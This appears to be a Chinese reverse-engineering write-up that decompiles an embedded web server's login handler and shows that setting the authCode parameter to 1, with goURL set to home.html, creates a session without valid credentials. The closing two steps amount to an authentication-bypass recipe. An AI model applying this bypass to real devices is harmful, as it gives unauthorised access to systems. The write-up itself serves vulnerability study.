
点进去




X看看调用函数，F5反编译看代码：




直接搜索authcode：



找到了独立的字符串，跟踪去看看







这里找到了关键的代码：

if ( strstr(v22, "authCode") )

v8 = atoi(v10);

if ( strstr(v22, "userName") )

strcpy(v32, v10);

if ( strstr(v22, "password") )

strcpy(v31, v10);

if ( strstr(v22, "goURL") )

strcpy(v30, v10);

if ( strstr(v22, "flag") )

strcpy(v29, v10);

还有session的生成校验判断：

if ( v8 )

{

fbss = 0;

do

{

v14 = time(0);

if ( !ws\_get\_cookie(a1, "SESSION\_ID", v17, 0) && form\_get\_idx\_by\_sessionid(&fl\_sess, v14, v17) != -1 )

{

sprintf(a2, "http://%s/%s?timestamp=%ld", v24, v21, v14);

return 1;

}

sprintf(v16, "%ld:%d", v14, 2);

sprintf(v20, "%d:%s", 2, v16);

}

while ( form\_get\_idx\_by\_sessionid(&fl\_sess, v14, v20) != -1 );

if ( !v6 )

v6 = "";

if ( form\_add\_session(&fl\_sess, &fl\_sess\_bak, -1, v18, v6, v20, 2, v14) )

{

ws\_set\_cookie(a3, "SESSION\_ID", v20, 0, "/", 0);

sprintf(a2, "http://%s/%s?timestamp=%ld", v24, v21, v14);

return 0;

}



所以

1. 改 "authcode" 参数为 1，以确保会话被正确创建。
2. 修改 "goURL" 参数，将其设置为用户在登录后应该重定向到的页面，即主页（home.html）。

